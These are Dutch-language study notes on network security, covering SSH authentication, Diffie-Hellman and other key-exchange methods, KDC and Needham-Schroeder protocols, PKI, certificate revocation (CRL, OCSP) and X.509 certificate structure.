SSH-authenticatie kan via drie methode: via een publieke sleutel, een wachtwoord of host-based. Wanneer een wachtwoord verstuurd wordt, gaat dat al via de onderliggende SSH transportlaag waardoor confidentialiteit en dataintegriteit gewaarborgd wordt. Bij de publieke sleutel methode wordt gebruik gemaakt van de private sleutel van de client. De server kan de signatuur verifiëren door gebruik te maken van de publieke sleutel van de client.


Onderstaand schema geeft weer welke stappen gedaan worden bij het authenticeren van een gebruiker.

1. De client stuurt een aanvraag met niks in.
2. De server controleert de geldigheid van de gebruikersnaam. Als de gebruikersnaam niet herkend wordt, zal de communicatie afgebroken worden. Als de gebruikersnaam wel herkend wordt, zal een deels succesantwoord verstuurd worden.
3. Samen met dat antwoord wordt dan een lijst met een of meerdere authenticatiemethodes verstuurd.
4. De client kiest een authenticatiemethode en stuurt opnieuw een aanvraag met de juiste parameters.
5. Als de authenticatie lukt, wordt de volgende stap uitgevoerd. Als deze niet lukt zullen er meer authenticatiemethodes nodig zijn en worden stap 3, 4 en 5 herhaald.
6. De server stuurt een succesbericht terug en het protocol is gedaan.

Enkele velden zijn: de gebruikersnaam, servicenaam, methodenaam en andere parameters voor de authenticatiemethode.

SSH kan zoals eerder gezegd ook gebruikt worden als connectieprotocol. Applicaties worden als kanalen gebruikt. Alle kanalen worden over dezelfde versleutelde tunnel gestuurd. De kanalen krijgen logische nummers die verschillend kunnen zijn aan beide zeiden. Via deze kanalen kunnen sessies, X11-connecties, local port forwarding of remote port forwarding opgezet worden.

Onderstaand schema toont hoe een kanaal wordt opgezet.



Hierin zien we dat tussen het openen en het sluiten van een kanaal gegevens worden verstuurd.

TODO: DIA 222 – 227 (DIA 28 – 34)

Bij SSH kan een configuratie gedaan worden. Hierbij wordt best gekozen om zwakke wachtwoorden te weren, enkel gebruik te maken van SSH2 en root toegang te verbieden.

SSH is niet optimaal bij trage verbindingen. Wanneer de verbinding wegvalt, zal ook de sessie beëindigd worden. Als alternatief wordt in beide gevallen beter MOSH gebruikt, Mobile Shell.

Sleuteluitwisseling

Symmetrische encryptie is heel efficiënt maar daarvoor moeten de sleutels eerst veilig uitgewisseld worden. Er bestaan verschillende methodes om een sleutel veilig door te sturen zodat die niet afgeluisterd kan worden.

Out of band is een methode om de sleutel fysiek door te geven in een netwerk van een paar. Er bestaat geen kans dat de communicatie wordt afgeluisterd dus de sleutels worden gewoon aan elke partij fysiek doorgegeven.

Als partijen A en B voorheen met elkaar gecommuniceerd hebben, kunnen ze de oude sleutel gebruiken om de nieuwe sleutel te versleutelen en door te sturen. Daarnaast kunnen de oude sleutels gebruikt worden om beide partijen te authenticeren.

Asymmetrische encryptie kan ook gebruikt worden om een gegenereerde symmetrische sleutel door te sturen.

Het Diffie-Hellman algoritme kan gebruikt worden om gegenereerde sleutels door te sturen. Er zal wel een apart mechanisme gebruikt moeten worden voor authenticatie.

Er kan tot slot ook een derde partij aangesproken worden, die vertrouwd wordt door alle partijen, om een veilige communicatie tot stand te brengen. Deze partij kan sleutels selecteren en bezorgen aan partijen A en B. Als de communicatie tussen A en de derde partij C en B met de derde partij C tot stand gebracht is, wordt de sleutel van C doorgegeven aan A en B.

Out of band

Out of band is een methode om de sleutel fysiek door te geven in een netwerk van een paar. Er bestaat geen kans dat de communicatie wordt afgeluisterd dus de sleutels worden gewoon aan elke partij fysiek doorgegeven.

Diffie-Hellman

In de modulaire rekenkunde is een getal g een primitieve wortel modulo p als voor elk getal een relatief priem p, er een getal k bestaat zodat $g^k \equiv a \pmod p$. Met andere woorden, g is een generator van de multiplicatieve groep getallen modulo p. Een voorbeeld staat in onderstaande figuur.

$$
\begin{aligned}
3^1 &= 3 = 3^0 \times 3 \equiv 1 \times 3 = 3 \equiv 3 \pmod 7 \\
3^2 &= 9 = 3^1 \times 3 \equiv 3 \times 3 = 9 \equiv 2 \pmod 7 \\
3^3 &= 27 = 3^2 \times 3 \equiv 2 \times 3 = 6 \equiv 6 \pmod 7 \\
3^4 &= 81 = 3^3 \times 3 \equiv 6 \times 3 = 18 \equiv 4 \pmod 7 \\
3^5 &= 243 = 3^4 \times 3 \equiv 4 \times 3 = 12 \equiv 5 \pmod 7 \\
3^6 &= 729 = 3^5 \times 3 \equiv 5 \times 3 = 15 \equiv 1 \pmod 7
\end{aligned}
$$

Hoe kunnen we er nu voor zorgen dat twee partijen een geheime waarde delen zonder dat een van hun berichten kan afgeluisterd worden? Hiervoor wordt gebruik gemaakt van het discrete logaritme probleem. Er bestaat geen efficiënte methode om discrete logaritmen te berekenen op conventionele computers.

Beide partijen gaan akkoord met bepaalde globale parameters. Deze zijn:

- Een groot priemgetal of polynomiaal getal p
- Het getal g dat de primitieve wordt modulo p is

Elke gebruiker genereert hun eigen sleutel. Er wordt een geheime sleutel gekozen die kleiner is dan p. Daarna wordt de publieke sleutel $y_A = g^a \bmod p$ berekend. Elke gebruiker zal


deze sleutel publiek maken. Voor een aanvaller wordt het heel moeilijk om de geheime sleutel te berekenen uit de gekende parameters (discrete logaritme probleem).

Volgende stappen worden ondernomen in het algoritme:

1. Alice en Bob hebben een akkoord over priemgetal p en een basisgetal g. Deze getallen moeten niet geheimgehouden worden.
2. Alice kiest een geheime sleutel a en verstuurt haar publiek berekende sleutel y_A.
3. Bob kiest een geheime sleutel b en verstuurt zijn publiek berekende sleutel y_B.
4. Alice berekent y_B^a mod p.
5. Bob berekent y_A^b mod p.

Zowel Bob als Alice kunnen dit getal gebruiken als sleutel. Deze sleutels zijn gelijk aan elkaar en kunnen niet eenvoudig berekend worden aan de hand van publiek verstuurde informatie. Met de publieke informatie g, p, g^a mod p en g^b mod p zou het langer dan de levensduur van een universum duren om een oplossing te vinden.

Het basis DH-schema is kwetsbaar voor Man-in-the-Middle aanvallen. Na de aanval zal Alice met Carol communiceren met behulp van een geheime sleutel die is afgeleid van Y_A en Y_C, en Bob zal communiceren met Carol met behulp van een geheime sleutel die is afgeleid van Y_B en Y_C, terwijl Alice en Bob ten onrechte aannemen dat ze met elkaar communiceren via een onderling overeengekomen geheime sleutel. Carol zal het versleutelde verkeer tussen Alice en Bob onderscheppen, het ontcijferen en opnieuw versleutelen, zonder dat Alice of Bob het merken.
Deze aanval is alleen mogelijk zonder authenticatie van de publieke sleutels (Y_A, Y_B en Y_C). Dit is meestal een probleem met anonieme of kortstondige DH wanneer er geen extra authenticatiemechanisme wordt gebruikt. Bij gebruik van *fixed* DH is het mogelijk om de (*fixed*) sleutelparen te koppelen aan de communicerende entiteiten (zie latere certificaten). Geauthenticeerde DH weert deze aanval ook af, tenzij de (*fixed*) gedeelde geheime sleutel wordt gecompromitteerd.



Er bestaan veel varianten op het Diffie-Hellman algoritme:

- DH gebruikmakend van ECC geeft betere veiligheid.
- *Fixed* DH geeft elke entiteit een vaste private en publieke sleutel.
- Anonieme DH heeft geen ingebouwd authenticatiemechanisme en wordt gebruikt voor sleuteluitwisseling.
- Kortstondige DH genereert sleutels per sessie.

Key Distribution Centre (KDC)

KDC is een alternatief dat gebruik maakt van symmetrische versleuteling en een vertrouwde server. Elke gebruiker heeft een geheime sleutel die hem toelaat om met de KDC te communiceren. De distributie van de sleutels is nu strikter.


Er bestaan twee types sleutels bij een KDC. Een sessiesleutel en een *master* sleutel. De sessiesleutel is een tijdelijke sleutel die gebruikt wordt om gegevens tussen gebruikers te versleutelen per logische sessie. De *master* sleutel wordt gebruikt om de sessies te versleutelen en wordt gedeeld tussen een gebruiker en de KDC.

Onderstaande figuur toont een schema. De volgorde is:

1. Alice vraagt KDC om een communicatie met Bob te starten en stuurt "nonce" N_1.
2. KDC antwoordt met gecodeerd (met de sleutel van Alice, $K_{A\text{-}KDC}$, die KDC tov Alice authenticeert en vertrouwelijkheid bereikt) bericht bestaande uit de sessiesleutel, de identiteit van Bob, "nonce" N_1 (exclusief opnieuw afspelen), versleuteld (met behulp van de sleutel van Bob, $K_{B\text{-}KDC}$) bericht (sessiesleutel en identiteit van Alice); alleen Alice kan dit bericht ontcijferen en dus de sessiesleutel ontcijferen.
3. Alice stuurt sessiesleutel en haar eigen identiteit, versleuteld met de sleutel van Bob (zoals ontvangen van KDC), waarna Bob (en niemand anders) de sessiesleutel ook kan ontcijferen.
4. Bob antwoordt met tweede "nonce" N_2, versleuteld met sessiesleutel, zichzelf authenticerend w.r.t. Alice (door zijn kennis van K_S).
5. Alice antwoordt met verwerkt (bijv. toevoegen van 1 aan N_2) "nonce" N_2, versleuteld met sessiesleutel, zichzelf authenticerend w.r.t. Bob (met behulp van uitdaging-responsmechanisme).

Hierin zijn:

- N_1 een willekeurige waarde (nonce) die slechts één keer wordt gebruikt.
- ID_A en ID_B zijn de identiteiten van Alice en Bob.



Er kan ook gebruik gemaakt worden van het Needham-Schroeder protocol. De veiligheid hangt af van de geheime sleutels $K_{A\text{-}KDC}$ en $K_{B\text{-}KDC}$ en de sessiesleutel K_S ookal is die laatste al vervallen. Op die manier kan een aanvaller wel verkeer onderscheppen en zich voordoen als een andere actor waarmee gecommuniceerd worden. Echter de kans dat dit gebeurt is heel klein en er bestaan ook verbeterde versies van dit protocol.


Onderstaande figuur toont een verbeterde versie:

1. Alice informeert Bob over communicatie.
2. Bob antwoordt met versleutelde "nonce" (alleen leesbaar voor Bob en KDC).
3. Alice vraagt KDC om een communicatie met Bob te starten en stuurt "nonce" N_1 samen met gecodeerde nonce N_2.

4. KDC antwoordt met gecodeerd (met de sleutel van Alice, $K_{A\text{-}KDC}$, die KDC tov Alice authenticeert en vertrouwelijkheid bereikt) bericht bestaande uit de sessiesleutel, de identiteit van Bob, "nonce" N_1 (exclusief opnieuw afspelen), versleuteld (met behulp van de sleutel van Bob, $K_{B\text{-}KDC}$) bericht (sessiesleutel, “nonce” N2 en de identiteit van Alice); alleen Alice kan dit bericht ontcijferen en dus de sessiesleutel ontcijferen.
5. Alice stuurt sessiesleutel, N2 en eigen identiteit, versleuteld met de sleutel van Bob (zoals ontvangen van KDC), waarna Bob (en niemand anders) de sessiesleutel ook kan ontcijferen (“nonce” N_2 is een garantie voor de versheid van sleutel K_S).
6. Bob antwoordt met tweede "nonce" N_2, versleuteld met sessiesleutel, zichzelf authenticerend w.r.t. Alice (door zijn kennis van KS).
7. Alice antwoordt met verwerkt (bijv. toevoegen van 1 aan N_2) "nonce" N_2, versleuteld met sessiesleutel, zichzelf authenticerend w.r.t. Bob (met behulp van uitdaging-responsmechanisme).

Hierin zijn:

- N1, N2 zijn nonces die slechts één keer worden gebruikt.
- IDA, IDB zijn de identiteiten van Alice en Bob.




Het voordeel van KDC is dat er voor elke nieuwe communicatiesessie tussen A en B een nieuwe gedeelde sleutel gegenereerd wordt. Hierdoor wordt de kans op aangetaste sleutels verkleind. Er wordt ook geen hergebruik van sleutels meer gedaan.

Bij KDC (Kerberos) is de centrale server het geïsoleerde doel voor aanvallen en fouten.

Assymetric encryption

Een verbeterde versie van asymmetrische versleuteling wordt in onderstaand schema voorgesteld. A genereert een nieuw tijdelijk publiek sleutelpaar. A stuurt B de publieke sleutel en hun identiteit. B genereert een sessiesleutel K en stuurt die versleuteld naar A door de publieke sleutel te gebruiken. A ontcijfert de sessiesleutel die beide partijen nu kunnen gebruiken. Deze manier is toch nog steeds niet helemaal veilig. De berichten kunnen nog steeds onderschept worden. Daarna kunnen de berichten vervangen of opnieuw afgespeeld worden. Dit kan dus gebruikt worden voor een man-in-the-middle aanval.



Verschillende technieken zijn voorgesteld. Deze kunnen gecategoriseerd worden onder:


- Publieke aankondiging: Bij deze benadering distribueren gebruikers openbare sleutels naar ontvangers of zenden ze hun openbare sleutels uit naar de gemeenschap in het algemeen. Dit kan b.v. het toevoegen van PGP-sleutels aan e-mailberichten of door ze in nieuwsgroepen of e-maillijsten te plaatsen. Het grootste nadeel van deze aanpak is de mogelijkheid van vervalsing. Iedereen kan een sleutel maken die beweert iemand anders te zijn en deze uitzenden. Totdat de vervalsing wordt ontdekt, kan de tegenstander zich voordoen als de geclaimde gebruiker.
- Openbaar beschikbare directory: Een grotere mate van beveiliging kan worden bereikt door een openbaar beschikbare beheerde directory met openbare sleutels te onderhouden. Deze directory bevat {name, public-key} vermeldingen van meerdere partijen. Deelnemers registreren zich veilig bij de directory en kunnen hun sleutel op elk moment vervangen. De inhoud van de directory wordt periodiek gepubliceerd en is elektronisch toegankelijk. Meestal moeten gebruikers hun identiteit op de een of andere manier bewijzen voordat ze een account kunnen maken. Onderhoud en distributie van de openbare directory zou de verantwoordelijkheid moeten zijn van een vertrouwde entiteit of organisatie. Deze regeling is duidelijk veiliger dan individuele openbare aankondigingen, maar heeft nog steeds kwetsbaarheden voor manipulatie of vervalsing.
- Autoriteit voor openbare sleutels: In dit geval beheert een vertrouwde derde partij de openbare sleutels van gebruikers. Het heeft dezelfde functie als een KDC en maakt gebruik van vergelijkbare informatie-uitwisselingen.

Public Key Infrastructure (PKI)

Een verdere verbetering is het gebruik van certificaten, die kunnen worden gebruikt om sleutels uit te wisselen zonder contact op te nemen met een openbare-sleutelautoriteit, op een manier die even betrouwbaar is als wanneer de sleutels rechtstreeks van een openbare-sleutelautoriteit zijn verkregen. Een certificaat koppelt een identiteit aan een openbare sleutel, waarbij alle inhoud is ondertekend door een vertrouwde openbare sleutel of Certificate Authority (CA). Dit kan worden geverifieerd door iedereen die de public-key van de openbare-sleutelautoriteit kent. Certificaten kunnen worden gedownload met behulp van een van de eerder besproken distributiemethoden.


Eén schema is universeel geaccepteerd geworden voor het formatteren van openbare-sleutelcertificaten: de X.509-standaard. X.509-certificaten worden gebruikt in de meeste netwerkbeveiligingstoepassingen, waaronder IP-beveiliging, Secure Sockets Layer (SSL), beveiligde elektronische transacties (secure electronic transactions – SET) en S/MIME.

Onderstaand schema toont hoe een sleuteluitwisseling via een PKI gebeurt. Alice registreert een publieke sleutel bij de CA en toont haar identiteit aan. De CA maakt een certificaat dat correspondeert met de identiteit van Alice door een digitale handtekening. Het certificaat kan later geverifieerd worden.




Het certificaat kan dan gebruikt worden:

1. Alice stuurt een certificaat dat ze heeft verkregen van CA naar Bob, zodat Bob (met behulp van de openbare sleutel van CA) kan verifiëren dat de openbare sleutel die Alice gebruikt echt van Alice is.
2. Bob stuurt zijn certificaat terug naar Alice voor verificatie.




Onderstaand schema toont alle actors bij een PKI. In cryptografie is een PKI een regeling die openbare sleutels verbindt met respectievelijke gebruikersidentiteiten door middel van een certificeringsinstantie (CA). De gebruikersidentiteit moet uniek zijn binnen elk CA-domein. De externe validatie-instantie (VA) kan deze informatie namens de CA verstrekken. De binding wordt tot stand gebracht door het registratie- en uitgifteproces. Afhankelijk van het betrouwbaarheidsniveau van de binding kan dit softwarematig bij een CA of onder menselijk toezicht worden uitgevoerd. De PKI-rol die deze binding verzekert, wordt de registratieautoriteit (RA) genoemd. De RA is verantwoordelijk voor het accepteren van verzoeken om digitale certificaten en het authenticeren van de persoon of organisatie die het verzoek doet. In een Microsoft PKI wordt een registratieautoriteit meestal een ondergeschikte CA genoemd.



De enige vraag die dan nog rest is hoe we kunnen nagaan welke certificaten vertrouwd kunnen worden. Hiervoor bestaan verschillende methodes.

CA hierarchy

Sleutels worden gehandtekend door meer belangrijke CA's.



Web model

Er zijn een bepaald aantal belangrijke CA's voorgeïnstalleerd in browsers. Deze lijst kan aangepast worden. Browsers zullen zorgen dat deze lijsten up-to-date blijven zodat oude, niet-correct functionerende CA's verwijderd zullen worden.

User centric

De gebruiker kiest zelf welke certificaten aanvaard worden. De gebruiker is zo zelf verantwoordelijk voor de aanvaarde certificaten. Bedrijven, verheden… hebben liever zelf controle over deze certificaten.

Cross-certification

Zijn certificaten voor CA's en niet de entiteiten zelf. Dit kan in een of twee richtingen in de hiërarchie (zie bovenstaande afbeelding). CA1 certifieert CA2 en of CA2 certifieert CA1.

Certificate revocation List (CRL)

Certificaten moeten soms geüpdatet worden. Dit wordt liefst automatisch gedaan. Hiervoor kan gebruik gemaakt worden van een CRL. Die gaat na bij de RA/CA welke certificaten geüpdatet moeten worden.

Certificate Revocation List (CRL) wordt gedefinieerd door RFC 5280 en specificeert een eenvoudig mechanisme om de status van elk certificaat te controleren: elke certificeringsinstantie onderhoudt en publiceert periodiek een lijst met ingetrokken certificaatserienummers. Iedereen die probeert een certificaat te verifiëren, kan vervolgens de intrekkingslijst downloaden en de aanwezigheid van het serienummer erin controleren - als het aanwezig is, is het ingetrokken. Het CRL-bestand zelf kan periodiek of bij elke update worden gepubliceerd en kan worden geleverd via HTTP of een ander protocol voor bestandsoverdracht. De lijst is ook ondertekend door de CA en mag meestal gedurende een gespecificeerd interval in de cache worden bewaard. In de praktijk werkt deze workflow redelijk goed, maar er zijn gevallen waarin het CRL-mechanisme onvoldoende is:

- Door het groeiend aantal intrekkingen wordt de CRL-lijst alleen maar langer en moet elke klant de hele lijst met serienummers opvragen.
- Er is geen mechanisme voor onmiddellijke kennisgeving van intrekking van certificaten: als de CRL door de client in de cache is opgeslagen voordat het certificaat werd ingetrokken, beschouwt de CRL het ingetrokken certificaat als geldig totdat de cache verloopt.

Online Certificaat Status Protocol (OCSP)

Om enkele van de beperkingen van het CRL-mechanisme aan te pakken, is het Online Certificate Status Protocol (OCSP) geïntroduceerd door RFC 2560, dat een mechanisme biedt om een realtime controle uit te voeren op de status van het certificaat. In tegenstelling tot de CRL, die alle ingetrokken serienummers bevat, stelt OCSP de verificateur in staat om de certificaatdatabase rechtstreeks op te vragen voor alleen het betreffende serienummer terwijl de certificaatketen wordt gevalideerd. Als gevolg hiervan zou het OCSP-mechanisme veel minder bandbreedte moeten verbruiken en in staat zijn om realtime validatie te bieden. Geen enkel mechanisme is echter perfect, en de vereiste om realtime OCSP-query's uit te voeren, creëert op zichzelf al verschillende problemen:

- De CA moet de belasting van de realtime queries aankunnen.
- De CA moet ervoor zorgen dat de service te allen tijde actief en wereldwijd beschikbaar is.
- De client moet OCSP-verzoeken blokkeren voordat hij verder gaat met de navigatie.
- Realtime OCSP-verzoeken kunnen de privacy van de klant schaden omdat de CA weet welke sites de klant bezoekt.
-

In de praktijk zijn CRL- en OCSP-mechanismen complementair, en de meeste certificaten zullen voor beide instructies en eindpunten geven. Het belangrijkste onderdeel is de ondersteuning en het gedrag van de client: sommige browsers verspreiden hun eigen CRL-lijsten, andere halen de CRL-bestanden op en cachen ze in de cache van de CA's. Evenzo zullen sommige browsers de realtime OCSP-controle uitvoeren, maar zullen hun gedrag verschillen als het OCSP-verzoek mislukt. Als je nieuwsgierig bent, controleer dan je browser- en OS-certificaatintrekkingsinstellingen!


X.509 Authentication

X.509 is een framework dat authenticatieservices door middel van directory's naar gebruikers brengt. Een directory is een groep servers die een gegevensbank met informatie over gebruikers onderhoudt. Dit soort authenticatiemethode wordt gebruikt bij TLS/SSL, S/MIME, PGP, IPsec, SSH, HTTPS, LDAP…

X.509 is gebaseerd op asymmetrische versleuteling (RSA) en digitale handtekeningen (hash-functies). Het bouwt verder op de strikte hiërarchie van CA's om certificaten uit te delen. De meeste CA's zijn betalend. Let's Encrypt is een gratis CA die door de populairste browsers ondersteund wordt.

Onderstaande figuur toont hoe zo'n X.509 certificaat opgebouwd wordt. Hierin staan:

- Serial nmber: is voor elk certificaat verschillend.
- Signature algorithm identifier: iet of wat waardeloos aangezien het algoritme later nogmaals beschreven wordt.
- Issuer name: naam van de CA die het certificaat heeft uitgedeeld.
- Period of validity: geeft aan wanneer het certificaat geldig is.
- Subject name: de naam van de gebruiker van het certificaat.
- Public-key info: algoritme, de bijhorende parameters en de sleutel.
- Issuer en Subject unique identifier: extensies uit versie 2 die bijna nooit gebruikt worden.
- Extensions: extensies uit versie 3.
